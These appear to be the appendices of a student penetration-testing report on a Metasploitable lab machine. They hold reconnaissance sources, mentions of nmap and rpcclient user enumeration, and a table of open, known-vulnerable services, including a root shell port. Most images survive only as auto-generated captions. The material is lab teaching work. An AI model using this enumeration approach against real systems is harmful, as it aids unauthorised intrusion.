
### A white sheet of paper with black text Description automatically generatedsitereport.netcraft.com

A map of the world

Description automatically generatedA screenshot of a website

Description automatically generated

A screenshot of a computer

Description automatically generated

A white sheet of paper with black text

Description automatically generatedA screenshot of a web page

Description automatically generated

A screenshot of a website



Description automatically generated

### A screenshot of a computer Description automatically generatedA screenshot of a computer Description automatically generatedwhois.domaintools.com

### A white background with many small colored dots Description automatically generated with medium confidenceA white background with many small colored dots Description automatically generated with medium confidenceCentralops.net

### Shodan

A screenshot of a computer

Description automatically generated

A screenshot of a computer code

Description automatically generatedA screenshot of a computer code

Description automatically generatedA screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generatedA screenshot of a computer code



Description automatically generated

## Appendix 2: scanning

### A screenshot of a computer screen Description automatically generatednmap user enumeration (2 images)

### A screen shot of a computer program Description automatically generatedrpcclient user enumeration (2 images)

### A screen shot of a computer program Description automatically generatednmap enumeration (3 images) A screen shot of a computer Description automatically generated



## Appendix 3: gaining access

### Service table

|  |  |  |
| --- | --- | --- |
| **Service** | **Port** | **Status** |
| Vsftpd 2.3.4 | 21 | Open |
| OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0) | 22 | Open |
| Linux telnetd service | 23 | Open |
| Postfix smtpd | 25 | Open |
| ISC BIND 9.4.2 | 53 | Open |
| Apache httpd 2.2.8 Ubuntu DAV/2 | 80 | Open |
| A RPCbind service | 111 | Open |
| Samba smbd 3.X | 139 & 445 | Open |
| 3 r services | 512, 513 & 514 | Open |
| GNU Classpath grmiregistry | 1099 | Open |
| Metasploitable root shell | 1524 | Open |
| A NFS service | 2048 | Open |
| ProFTPD 1.3.1 | 2121 | Open |
| MySQL 5.0.51a-3ubuntu5 | 3306 | Open |
| PostgreSQL DB 8.3.0 – 8.3.7 | 5432 | Open |
| VNC protocol v1.3 | 5900 | Open |
| X11 service | 6000 | Open |
| Unreal ircd | 6667 | Open |
| Apache Jserv protocol 1.3 | 8009 | Open |
| Apache Tomcat/Coyote JSP engine 1.1 | 8180 | Open |

## Appendix 4: ethical dilemma (Faily, et al., 2015)

A black and white table with white text

Description automatically generated